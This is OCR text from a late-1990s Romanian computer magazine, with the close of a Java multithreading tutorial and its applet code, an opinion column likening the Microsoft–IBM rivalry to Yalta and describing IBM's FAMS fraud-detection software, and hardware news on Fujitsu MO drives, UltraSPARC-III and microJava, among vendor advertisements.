Cl. Dorobanților 152, Sect.1,București,
Tel./Fax: 230.7737, 230.4032


ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 230.2575, 222.4616

Centrul de Instruire
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 223.1443

COMPAQ
Cisco Systems
IBM
hp HEWLETT PACKARD
Microsoft
Acer

OmniBook 5500



GAME OVER

O revistă cel puțin ciudată

O pagină de web cel puțin stranie

http://gameover.kappa.ro

Pentru abonamente vă puteți adresa cel puțin cu încredere la sediul redacției. Tel 621.5560 Tel/Fax: 322.6165

celor două obiecte de tip *Runnable* fiind făcută în mod secvențial.

Versiunea multithreading: A doua cale de folosire a interfeței Runnable constă în crearea unui nou thread folosind metoda `new Thread(Runnable x)` Exemplu:

```
public class TApplet extends
  Applet{
  protected TextArea text;
  protected Simple hello;
  protected Simple bye;

  public TApplet(){
text=new TextArea(4,40);
hello=new Simple("Hello\n",
  text);
bye=new Simple("Bye\n", text);
}

  public void init(){
add(text);
}

public void start(){
new Thread(hello).start();
new Thread(bye).start();
}
}
```

Observație: Metoda care este apelată în thread este `start().Thread.start()` determină execuția metodei `Runnable.run()` Se știe că obiectul de tip applet deține și el o metodă `start()` care nu are nici o legătură cu metoda cu același nume din Thread.

Sincronizarea: Când 2 sau mai multe thread-uri accesează același obiect, ele pot interfera.

Instrumentul principal, pentru evitarea acestei interferențe, este mecanismul de sincronizare. Principalul merit al sincronizării este asigurarea că un singur thread obține accesul la un obiect într-un moment dat. Exemplu:

Dacă *java.awt.TextArea* nu ar fi fost implementat folosind sincronizarea, am fi putut face un mic program de ajutor care asigură că un singur thread execută `TextArea.appendText()` la un moment dat.

```
Class Appender{
  private TextArea text;

  public Appender(TextArea t){
  text=t;
}

synchronized void append(String
  s){
  text.appendText(s);
}
}


public class ThreadApplet
  extends Applet{
  protected TextArea text;
  protected Appender appender;
       protected Simple hello;
protected Simple bye;

public ThreadApplet(){
text=new TextArea(4,40);
  appender=new Appender(text);
  hello=new
  Simple("Hello\n",appender);
  bye=new Simple("Bye\n",appen
  der);
 }

public void init(){
add(text);
}

public void start(){
new Thread(hello).start();
new Thread(bye).start();
}

}

public class Simple{
  protected Appender appender;
  protected String message;

  public Simple (String m, Appen
  der a){
  message=m;
  appender=a;
}


public void run(){
appender.append(message);
}
}
```

Metodele de control ale thread-ului:

- `start()`: determină apelarea metodei `run()` ca o activitate independentă. Fără o instrucțiune specială, cum ar fi `stop()`, rularea thread-ului se termină când metoda `run()` întoarce return.
- `isAlive()`: întoarce *true* dacă un thread a fost startat dar nu a fost încă terminat.
- `stop()`: termină irevocabil activitatea unui thread. Nu are loc omorârea thread-ului, doar activitatea îi este stopată. Deci metoda `start()` poate fi din nou apelată pentru același obiect de tip Thread.
- `suspend()`: oprește temporar thread-ul ce va continua execuția după invocarea metodei `resume()`.
- `sleep()`: determină suspendarea execuției unui thread pentru un timp dat în milisecunde. Thread-ul poate să nu continue imediat după timpul dat dacă există alt thread activ.
- `interrupt()`: determină întreruperea instrucțiunilor `sleep()`, `wait()` cu o InterruptException care poate fi prinsă, captată și prelucrată într-un mod specific aplicației.

Priorități: Cazul fericit al rulării programelor multithreading este cazul multiprocesor. Majoritatea mașinilor disponibile la ora actuală pe piață au un singur procesor, acesta prin capacitatea de efectuare a unui număr tot mai mare de operații pe secundă putând face destul de bine față aplicațiilor multithreading. Un thread este runnable, dacă a fost startat dar nu a fost terminat, suspendat, blocat și nu este angajat într-o instrucțiune `wait()`.

Când nu sunt în rulare, thread-urile sunt în așteptare într-o coadă, aranjată în funcție de priorități. Această coadă este gestionată de sistemul de rulare Java. Prioritățile pot fi schimbate prin apelul instrucțiunii `Thread.setPriority` cu un argument cuprins între Thread.MIN_PRIORITY și MAX_PRIORITY. Instrucțiunea `Thread .yield` recapătă controlul pentru un thread de prioritate egală cu celelalte. Dacă o metodă nu este marcată ca *synchronized,* atunci poate fi executată imediat ce este apelată, chiar în timp ce altă metodă sincronizată rulează. Calificativul de *synchronized* nu poate fi transferat în subclase. O subclasă trebuie declarată explicit *synchronized*, altfel ea va fi tratată ca una obișnuită.

Metodele declarate în interfețele Java nu pot fi înzestrate cu calificativul de *syncronized*. După cum se știe, metodele din interfețe nu furnizează informații cu privire la cod, ele sunt propriu-zis o semnătură a metodei (specifică tipul argumentelor de intrare și tipul de date întors de metodă). Aceste metode trebuie suprascrise de către programator. Un exemplu de metodă interfață este metoda `run` din interfața Runnable.

Wait și Notification: Ca urmare a executării instrucțiunii `wait()`:

- thread-ul curent este suspendat
- sistemul de rulare Java plasează thread-ul într-o coadă de așteptare internă și inaccesibilă programatorului.

Ca urmare a executării instrucțiunii `notify()`:

StarNets

Your Internet Business Solution

InterComp	Bucureşti	01 3238255
Electronum	Bucureşti	01 3120440
CINOR	Bucureşti	01 3120579
ALGORITMA	Bucureşti	01 2122151
UNICOM	Bucureşti	01 2234359
CanadSystems	Bucureşti	01 3236888
CEDRU	Bucureşti	01 6435024
MICROSISTEM	Bacău	034 171342
Deuro-Consult	Braşov	068 319181
RomaniaOnLine	Braşov	068 321529
HARD-TEST'94	Brăila	039 639533
DATA NET	Constanţa	041 694520
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
EST COMPUTER	Focşani	037 217655
HARD-TEST'94	Galaţi	036 467752
KABELKON	Gheorgheni	066 164525
REMUS ROMÂNIA	Piatra-Neamţ	033 213333
COMP-ARG	Piteşti	048 214269
INTER-CONEXION	Piteşti	048 219267
COMPUTER STARS	Piteşti	048 215099
TRANSDATA	Ploieşti	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
LANCOMP	Sibiu	069 214103
WARPNET	Suceava	030 225589
ROMWEST	Târgovişte	045 218343
BIMOS	Tg.Jiu	053 210741
SARATOGA	Timişoara	056 199780
HARD-TEST'94	Tulcea	040 521871

internet

E-mail

Netscape

WebTalk

IExplorer

News

IRC

RealAudio

HOT JAVA

FAX

Numai prin noi aveţi acces la Internet din toată ro, cu viteză

Email: office@starnets.ro
http://www.starnets.ro

InterComp

@ Powered by SPARC-Solaris

- Din coada de așteptare internă este scos în mod arbitrar un thread.
- Acest thread trebuie să obțină blocajul de sincronizare pentru obiectul țintă, care întotdeauna va determina blocarea cel puțin pană thread-ul va chema metoda `notify`.
- Thread-ul este atunci reluat din punctul unde apare metoda `wait`.

Invocarea metodei `notifyAll`:

- Invocarea metodei notifyAll lucrează în același mod ca și `notify` numai că pașii de mai sus se aplica la toate thread-urile ce așteaptă în coada de așteptare pentru obiectul țintă.
- Două versiuni alternative ale metodei `wait` preia, argumente specificând timpul maxim de așteptare în coadă. Dacă timpul de așteptare este depășit, atunci metoda `notify` este invocată automat.
- Dacă o instrucțiune `interrupt` apare în timpul execuției unei instrucțiuni `wait`, același mecanism `notify` se aplică exceptând controlul întors către clauza `catch` asociată cu invocarea lui `wait`.

Aplicație

Structura aplicației: Ca o ilustrare a noțiunilor prezentate mai sus, în casetă este listat codul unei aplicații multithreading. Interfața cu utilizatorul este dată de 3 butoane numite *first, second, third*. În spațiul de deasupra lor, 3 thread-uri care rulează concurent afișează numere consecutive de la 0 la 9. De observat că afișarea are un caracter ciclic, după cifra 9 urmând cifra 0. Cifra de pornire nu este 0, ci este generată printr-un generator Java de numere aleatoare și este diferită în cazul fiecărui thread. Procesul de afișare este întrerupt prin apăsarea butonului corespunzător fiecărui thread, caz în care este apelată metoda `thread.stop()`. Reîmprospătarea periodică a ecranului și captarea acțiunii asupra butoanelor sunt asigurate de un al patrulea fir de execuție din programul principal. Acest thread se va opri când toate celelalte thread-uri sunt oprite.

Ca și structură, programul definește o clasă (Machine) ce extinde clasa *Thread*. Această clasă are următoarele atribute:

- *initial_value* cifra inițială generată aleator, de la care se începe afișarea cifrelor.
- *counter* variabila ce va fi afișată și care ia valori de la 0 la 9, în mod ciclic.
- *x_draw* și *y_draw* coordonatele la care o instantiere a acestei clase va începe să afișeze.

Metoda `Thread.isAlive()` testează starea firului de execuție care a apelat metoda.

Considerații finale:

Pentru cei interesați câteva sugestii de îmbunătățire a aplicației. Ar fi utilă înzestrarea aplicației cu un buton *start* care să pornească întregul joc de la început. De asemenea, ar fi interesant dacă utilizatorul ar putea să fixeze rapiditatea derulării cifrelor pe ecran pentru fiecare thread în parte, între niște valori fixate de programator.■

Bibliografie:

Doug Lea
Concurrent Programming
în Java- Design Principles and Patterns"
Addison-Wesley 1996

Autorii sunt cercetători științifici la Institutul pentru Tehnica de Calcul București și pot fi contactați prin e-mail la adresele:
- *Nicoleta Pelin* **nicoleta@itcgate.itc.ro**
- *Cristian Pelin* **cristi@itcgate.itc.ro**


ESTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?

COMPUTER PRESS
AGORA

Vrei să fii la curent cu ultimele știri din lumea IT?

Vrei să știi ce s-a publicat și ce se va publica în
BYTE ROMÂNIA PC REPORT CALCULATOARE PERSONALE CAD report

Conectează-te la
www.agora.ro



De Harrison Forbes

Din nou Ialta și Teheran

Acum cîteva săptămîni, Microsoft și-a făcut publică decizia de a amîna lansarea noilor versiuni de Windows 95, respectiv NT.

După mai bine de 50 de ani și după ce consecințele actelor de atunci au pălit, putem să încercăm să înțelegem ce anume s-a întîmplat. Cu toate astea, oricum le-am răsuci și le-am învîrti, acordurile de la Ialta și Teheran, care au părut bune pentru acea dată, reprezintă, în perspectivă istorică, o mare nedreptate făcută milioanelor de oameni lăsați în voia rușilor.

Nouă, americanilor, ne place să negociem și, cîteodată facem acest lucru chiar dacă nu înțelegem prea bine miza negocierilor. Euforia obținerii unei înțelegeri favorabile este, cîteodată, atît de mare, încît ne poate face să ne pierdem simțul realității...

Sigur că, la Ialta și la Teheran, am negociat pacea; nu am fost, însă, în stare să realizăm cît de mult va costa această pace. Nu spun că noi am fi plătit acest preț ridicat, ci milioanele care și-au pierdut libertatea pentru aproape o jumătate de secol.

După ce am realizat înțelegerea ne-a părut rău, dar nu am întreprins nimic. Sigur că am tot dezbătut problema, dar nimic serios nu s-a materializat. Cuvintele nu costă bani, iar Europa Liberă și Radio Libertatea nu erau tocmai o reparație pentru răul făcut unor popoare întregi. Și cînd te gîndești că, de cealaltă parte, puteai să-ți pierzi libertatea dacă ascultai aceste cuvinte emise în eter... În 1956, am privit, de la distanță, evenimentele din Ungaria. Cît de rău ne-a părut pentru aceia care și-au pierdut viețile sperînd că vor avea, din partea noastră, ajutorul făgăduit... În 1968, am privit la TV ceea ce se întîmpla în Praga și am găsit tot felul de scuze penibile pentru a nu întreprinde nimic împotriva tancurilor rusești invadatoare... Eram campionii păcii, numai să nu fim siliți să aducem noi această pace... Este absolut normal pentru americani să negocieze - ce contează că era vorba despre vieți omenești ?...Noi ne-am respectat promisiunile făcute la Ialta și Teheran - dar rușii au făcut-o, oare ? Ei, asta e altă poveste...

Sînt sigur că Microsoft și IBM nu s-au întîlnit vreodată la Ialta, la Teherean sau în altă parte, dar scenariul de mai sus are ceva déjà vu. Microsoft s-a decis să cucerească supremația desktop. IBM era mai mare, avea mai multe resurse și ar fi putut să obțină o victorie ușoară. De cealaltă parte, Microsoft, luptînd pentru supraviețuire, a investit o grămadă de bani în campanii publicitare și i-a fericit pe dezvoltatorii de aplicații cu programe gratuite, numai cu singura condiție ca aceștia să scrie software pentru Windows și nimic pentru alte medii de operare. IBM a ales o luptă cu mănuși și a hotărît să reveleze publicului acțiunile necinstite ale firmei Microsoft, dar nu a produs nimic, în acest răstimp. IBM și-a tot lăudat programele de calitate superioară; oricine dorea să le încerce, trebuia să se ușureze de o sumă de bani considerabilă; între timp, Microsoft își presăra aplicațiile pe orice PC care se vindea, oriunde în lume... După un timp, înțelegînd că lupta fusese pierdută, IBM a decis să se concentreze asupra clienților săi majori și să lase piața desktop pe seama Microsoft... În acest fel, Stalin triumfa încă o dată...

Deși nu pare, lupta pentru piața desktop a fost foarte importantă pentru utilizator. Windows exista de prin 1985, dar devenise cu adevărat utilizabil de-abia prin 1993. Doar după ce OS/2 începuse să fie viabil, un sistem de operare stabil, care avea toate șansele să ofere mult așteptata interfață care să pună mașinile Intel pe picior de egalitate cu Apple-Motorola, a apărut Windows 95, care era ceea ce Windows ar fi trebuit să fie de la început. Acest lucru s-a întîmplat numai după ce IBM a produs Warp, în 1994. Puțini își mai amintesc că Windows 95 se numea inițial Chicago. Nefericită alegere. IBM nu dorea să lupte, dar nu putea să sufere o asemenea umilire - ani de zile sediul IBM a fost la Chicago... Pînă aici... De aceea, astăzi, produsul se numește Windows 95. Lui IBM trebuie să îi mulțumim că produsul a fost lansat cu doi ani înaintea datei la care ar fi trebuit să apară și pentru milioanele cheltuite pentru a-l face să meargă. Din cauza lui Warp Server, au apărut NT 3.5 și 4.0 mai înainte decît ar fi trebuit... Realitatea este, totuși, crudă: în ziua de astăzi, Windows 95 nu este, încă, un sistem 100% pe 32 de biți. Lumea compară Windows 95 cu OS/2 numai datorită lipsei de interes a IBM pentru o informare corectă. OS/2, apoi Warp, au fost sisteme pe 32 biți multi-preemtive, multi-tasking. Comparația corectă ar trebui să se facă cu NT.

Acum, însă, Windows 95 a apărut și, iarăși, am învățat să trecem cu vederea problemele pe care ni le ridică aplicațiile subdezvoltate. IBM a ieșit de pe piața desktop și Microsoft nu mai are cu cine să se compare. Consumatorii nu mai au altă alternativă, așa că bat pasul pe loc, așteptînd Windows 97 și NT 5.0. Zvonurile ne informează că s-ar putea să fie 1999, atunci cînd va apărea Windows 97... Este și normal - cînd nu ai contracandidat pe piață, faci ce poftești...

La urma urmei, nu pot să învinuiesc IBM de lipsa dorinței de a avea de-a face cu piața consumatorilor desktop. Acest tip de consumatori vrea să cheltuiască foarte puțin, are pretenții foarte mari și nu poate fi satisfăcut, orice ai face. Și atunci, de ce să-ți bați cuie-n talpă ? IBM a cîștigat întotdeauna bani frumoși (anul trecut au avut vînzări de 77 de miliarde de dolari), și dețin 20% din piață. Nu cunosc decît puține lucruri: tranzacții bancare, asigurări, asigurări și tranzacții bancare. În aceste sectoare au o penetrație foarte mare. Atît tranzacțiile bancare, cît și asigurările lucrează cu aplicații critice, adică tocmai acel tip de aplicații în care IBM excelează. Nu numai că se lucrează cu cantități uriașe de date, dar, pe lîngă viteză, aceste aplicații nu trebuie să se blocheze niciodată. Desigur, multe companii de asigurare și bănci folosesc PC-uri şi Windows, dar acestea sînt doar frontends pentru aplicaţiile mainframe. Oricît de mult ne-ar displăcea ideea şi chiar dacă nu mai sînt ce-au fost odată, acestea sînt parte integrantă a scenariilor care implică stocarea şi manipularea unor cantităţi enorme de date. Una dintre problemele, pe care computerele le creează astăzi, este aceea a cantităţii de informaţie pe care o generează. În general, computerele ne ajută să ne facem treburile, dar, dincolo de o anumită limită ne împiedică. Computerele procesează rapid, imprimă rapid, dar, în final, decizia ne aparţine nouă, oamenilor. Iar noi, clipă de clipă, sîntem bombardaţi cu mai multă informaţie decît putem asimila. Cîteodată doar ni se pare că noi sîntem cei care iau decizii. Să luăm, spre exemplu, fraudele de asigurare.

Astăzi, medicii şi dentiştii îşi consultă pacienţii la fel ca pe vremuri. Singura diferenţă este că, în fiecare cabinet, se află un computer care generează formularele pentru plata pe care o vor efectua companiile de asigurare. Este vorba de aşa numiţii „bani electronici". Pare foarte simplu şi firesc şi este greu de crezut că fraudele se ridică la miliarde de dolari. Se estimează că 10% din cele 1,000 de miliarde, reprezentînd costurile asigurărilor medicale, sînt fraude. Cum de este posibil ? Foarte simplu. Nu vreau să spun că toţi medicii şi dentiştii fac parte din banda lui Al Capone, dar sînt unii care au făurit un prost renume dentiştilor şi medicilor. Din 1994, IBM lucrează la un program numit FAMS (Fraud and Abuse Management System). ReliaStar şi alte mari companii de asigurări medicale, ca şi cei cu contracte Medicare spun că programul IBM economiseşte milioane de dolari, care ar fi abuziv pretinşi. Americanii nu realizează costurile asistenţei medicale care li se oferă, deoarece nu o plătesc din banii lor. Aproape toţi avem asigurări medicale, pentru care plătim o sumă mică. În plus, neavînd educaţie medicală, nu ne dăm seama cît anume costă diagnosticarea şi actul medical. Presupunem că doctorul ştie şi ne încredem în el. Problema e că unii trec pe nota de plată mai mult decît i-a costat cu adevărat; în medie, ne costă 711 dolari anual, pe fiecare dintre noi, sumele pretinse abuziv de aceşti medici.

FAMS a putut detecta faptul că un chiropractor încasa bani pentru proceduri care nu puteau fi executate asupra pacienţilor săi. Cînd programul a comparat adresele pacienţilor cu pretenţiile financiare ale medicului, a reieşit că pacienţii acestuia nu puteau parcurge, zilnic, două sute de kilometri dus-întors pînă la cabinetul doctorului, tocmai datorită diagnosticului stabilit... Ar fi trebuit să stea la orizontală, imobilizaţi, poziţie nu tocmai potrivită pentru cineva care conduce o maşină pe o asemenea distanţă. Amănuntele au ajuns la investigatori; aceştia au luat legătura cu pacienţii, care au aflat, cu uimire, cît de bolnavi puteau să fie... Majoritatea nici măcar nu fuseseră la chiropractor...Altă metodă des folosită este cea pentru procedurile foarte rare. Nu trebuie să fii Einstein ca să înţelegi că un cabinet nu poate aplica de douăzeci de ori pe lună tratamente pentru cazuri care apar o dată la cîţiva ani, la scara întregii Americi.

Toate aceste amănunte pot trece neobservate de un analist uman; FAMS le-a descoperit, însă, fără greş.

Programul este o bijuterie, chit că este foarte scump şi cere o pregătire specială a operatorilor. Toate schemele de căutare trebuie să fie introduse de către aceşti operatori şi trebuie schimbate periodic, deoarece escrocii sînt foarte inventivi şi în locul unuia prins, apar imediat alţi trei.

Deşi costul unui asemenea program este ridicat, beneficiile pe care le poate aduce depăşesc cu mult investiţia iniţială şi toţi cei care îl folosesc sînt foarte mulţumiţi de el. Cunoscînd felul în care taxează IBM, nu aş fi surprins dacă nota de plată ar fi proporţională cu economiile pe care le realizezi folosind programul. Utilizatorii pot plăti 10% din cîştiguri şi tot le va conveni. Pe de altă parte, şi pentru IBM va fi convenabil. Acest tip de program va fi solicitat mereu, iar cîştigurile se vor măsura în cifre fabuloase. Cîte procesoare de text sau sisteme de operare trebuie să vîndă Microsoft, pentru a atinge profiturile aduse de o singură licenţă FAMS ? Mai merită ca IBM să concureze într-un domeniu cu Microsoft, atunci cînd cîştigă milioane vînzînd un singur program ? Desigur, asta dovedeşte o lipsă de preocupare pentru soarta utilizatorului, care este, în continuare, privat de un sistem de operare decent şi îşi petrece timpul aşteptînd un altul plin de bug-uri, care va veni, într-un tîrziu...

Chiar ne pasă de cei rămaşi dincolo de Cortina de fier ?

Mă tem să dau răspunsul la această întrebare.■

Crinnon Harrison Forbes conduce companiile T&C Consulting and VP Operations for Piranha Bussiness Systems. Locuieşte în Franklin (Wisconsin) şi poate fi contactat (în română sau engleză) prin e-mail la **cforbes@ibm.net.**

[Adaptare în limba română - *Gabriel Proşcanu*]

cerul. mai aproape de tine

CIEL!
Soluţia de referinţă
în informatica de gestiune

str. gh. manu 3, ap. 4, telefon 650 57 39, 659 54 46, fax 312 37 67

PCMCIA

Solutii pentru culegere de semnal

Ultimele noutati din familia de produse PCMCIA de la National Instruments includ:
DAQCard-AI-16E-4 – 16 canale analogice, 250 kS/s viteza de scanare, rezolutie de 12-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/dpwn.

DAQCard-AI-16XE-50 – 12-canale analogice, 200 kS/s viteza de sampling, pe un canal, 20 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/down.

DAQcard-516 – cea mai ieftina cartela de 16-bit de pe piata! 8 canale analogice, 50 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 10 MHz.

Software – NI-DAQ Driver sofware pentru Windows 95, si Windows 3.1. Acest driver poate fi folosit din LabVIEW, LabWindows/CVI, ComponentWorks, Measure, VirtualBench, Visual Basic, si C/C++.

NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments in Romania

Bucuresti:	Imperial Electric 211 3782; Genesys Software 638 4944; ACT 637 7156
Cluj-Napoca:	FROsys 064/43.08.05; Net Brinel Computers 064/43.02.80
Timisoara:	CoRES Trade 056/19.00.51
Iasi:	Tehnorom 032/11.65.02; Prince Software 032/21.25.59

Da telefon integratorilor nostrii de sisteme pentru informatie asupra produselor noastre in gama PCMCIA, si conditionare de semnal.

© Copyright 1997 National Instruments Corporation. All rights reserved.
Product and company names listed are trademarks or trade names of their respective companies.

DAQCard-516
DAQCard-AI-16XE-50
DAQCard-AI-16E-4
DAQCard-1200
DAQCard-700
DAQCard-DIO-24
DAQCard-AO-2DC
DAQCard-DIO-24
NATIONAL INSTRUMENTS
ER-8

Dacă *încă* nu


EȘTI PREGĂTIT PENTRU MÂINE,

trebuie să mergi la ȘCOALĂ, *trebuie* să ÎNVEȚI, îți *trebuie* ... un MANUAL.

MANUAL Clasa a IX -a
CONFORM PROGRAMEI ȘCOLARE
Limbajul Pascal
DOINA RANCEA
ALGORITMI ȘI LIMBAJE DE PROGRAMARE
APLICAȚII PRACTICE DE LABORATOR
AGORA

COMPUTER LIBRIS
AGORA

A tipărit *pentru tine*
două **manuale**
de clasă !


MANUAL Clasa a XI -a
CONFORM PROGRAMEI ȘCOLARE
Limbajul C
LIVIU NEGRESCU
PROGRAMAREA CALCULATOARELOR
AGORA

Pentru comenzi sunați la Computer Libris AGORA [Tel: 064-192422]
sau la Computer Press AGORA [Tel: 065-166516; 01-3309281].

Ce-i nou

PREZENTARE

FUJITSU
POWER
DynaMO 640
FUJITSU
MO
640MB

Unități MO de 640MB
640 extern 920 DM
640 intern 700 DM

FUJITSU DEUTSCHLAND
GmbH
http://www.fujitsu.de

Dispozitive magneto-optice de la Fujitsu

Odată cu introducerea unităților de stocare magneto-optice (MO) DynaMO 640 PLUS și DynaMO 640 UNIVERSAL, firma Fujitsu prezintă alte două unități MO având suport de stocare în formatul 3.5". Ambele oferă un spațiu de stocare de 640MB, aproape de trei ori mai mult decât unitățile anterioare de 230MB. Pe lângă această sporire a capacității de stocare, firma Fujitsu a mărit viteza de lucru a acestor modele, prin folosirea noii tehnologii de scriere directă LIMDOW care permite scrierea datelor într-o singură fază. Această serie DynaMO este prima care utilizează LIMDOW la formatul de 3.5".

Rata internă de transfer a datelor atinsă de noile unități este de 3.9MB/sec. Iar performanța este puternic sporită de o memorie cache temporară de 2MB. Timpul mediu de acces se situează în jurul a 30ms. Pentru comparație, amintim că cele mai rapide unități CD-ROM oferă o rată maximă de transfer de 2.4MB/sec, iar timpul mediu de acces depășește 100ms. Ambele unități de stocare MO se remarcă prin optimizarea consumului de energie. Existența "modului de adormire" micșorează puterea consumată de la maxim 8W la doar 1.7W.

Unitatea DynaMO 640 PLUS este echipată cu o interfață SCSI-2 ceea ce ușurează procesul de instalare pe platforme PC sau Apple Macintosh. Prin adaptorul Fujitsu inclus în oferta standard, DynaMO 640 UNIVERSAL poate fi conectat, de asemenea, la calculatoare portabile prin interfața paralelă.

Pe piața germană, o unitate DynaMO 640 PLUS cu un disc MO de 640MB costă sub 920DM, iar unitatea internă de 640MB (M2513) sub 700DM, toate modelele fiind acum disponibile.

Fax

MINOLTAFAX 1800

Firma Minolta a lansat un nou fax de înaltă rezoluție și productivitate mare (14400 bps viteza de transmisie). Inteligent proiectat, cu structură compactă, Minoltafax 1800 se încadrează ușor în design-ul oricărui birou. Minoltafax 1800 utilizează un motor Minolta de WinLaser 400 la 4 ppm, iar pentru creșterea calității, rezoluția este fixată la 300 dpi, având funcția „smoothing" - pentru obținerea unor linii ferme și continue ale caracterelor, făcând documentul perfect lizibil. Avantajul major și argumentul principal de vânzare este, pe lângă tipărirea laser pe hârtie normală, posibilitatea de conectare la PC prin interfața RS 232-C Class 1, ceea ce oferă multifuncționalitate produsului (laser fax, imprimantă laser, scaner). Manevrabilitatea ușoară și viteza mare de transmitere economisesc timp și bani. Totodată produsul oferă și posibilitatea de utilizare în rețea cu LaserFAX.

office@minolta.eunet.ro

Procesoare

UltraSPARC-III

Sun Microsystems a anunțat, pe 6 octombrie, a treia generație de procesoare de înaltă performanță pe 64 biți, UltraSPARC-III. Cu o frecvență de ceas de 600 MHz și cu setul de instrucțiuni VIS, UltraSPARC-III are o scalabilitate extraordinară care permite realizarea de sisteme cu peste 1000 de procesoare păstrând compatibilitatea completă cu sistemul de operare Solaris și cu aplicațiile software. Procesorul UltraSPARC-III va oferi o performanță dublă, chiar triplă, în comparație cu generația anterioară. Această performanță fără precedent este posibilă datorită lărgimii de bandă de memorie a procesorului, de 2.4 GB/s, care este de peste două ori mai mare decât cea a procesoarelor anterioare și în același, timp cea mai mare din industria de profil. Cu un cache extern de 8 MB, procesorul UltraSPARC la 600 MHz va furniza un SPECint estimat la peste 35 și un SPECfp estimat la peste 60. Acesta din urmă pune în evidență superioritatea performanței procesorului pentru aplicații largi și complexe de CAD, CAM, EDA, și modelare științifică. UltraSPARC-III va apărea pe piață în vara anului 1998 și va fi fabricat de către Texas Instruments. Producția va începe cu tehnologia CMOS 0,25 mm, trecând rapid la 0,18 mm.


http://www.sun.com

Seria microJava

Sun a lansat primul microprocesor Java din seria microJava 700. Acest prim exemplar are codul microJava 701 și vine să încapsuleze în siliciu facilitatea „write once, run anywhere" oferită de tehnologia JavaTM dezvoltată de Sun. Acest prim exemplar este un microprocesor de uz general de înaltă performanță, optimizat pentru aplicații orientate Java. El se bazează pe nucleul picoJavaTM2.0, care este un nucleu de înaltă performanță, optimizat pentru execuția codului binar Java în timp ce oferă o execuție robustă a codului C/C++. Execuția directă a codului Java permite

producătorilor de echipamente implementarea unor soluții complete Java, care pot fi utilizate în automatizări industriale, comunicații etc. Producția în serie a acestui microprocesor este prevăzută pentru a doua jumătate a anului 1998.
http://www.sun.com/sparc/hot topics/microJava.html

Un nou Pentium



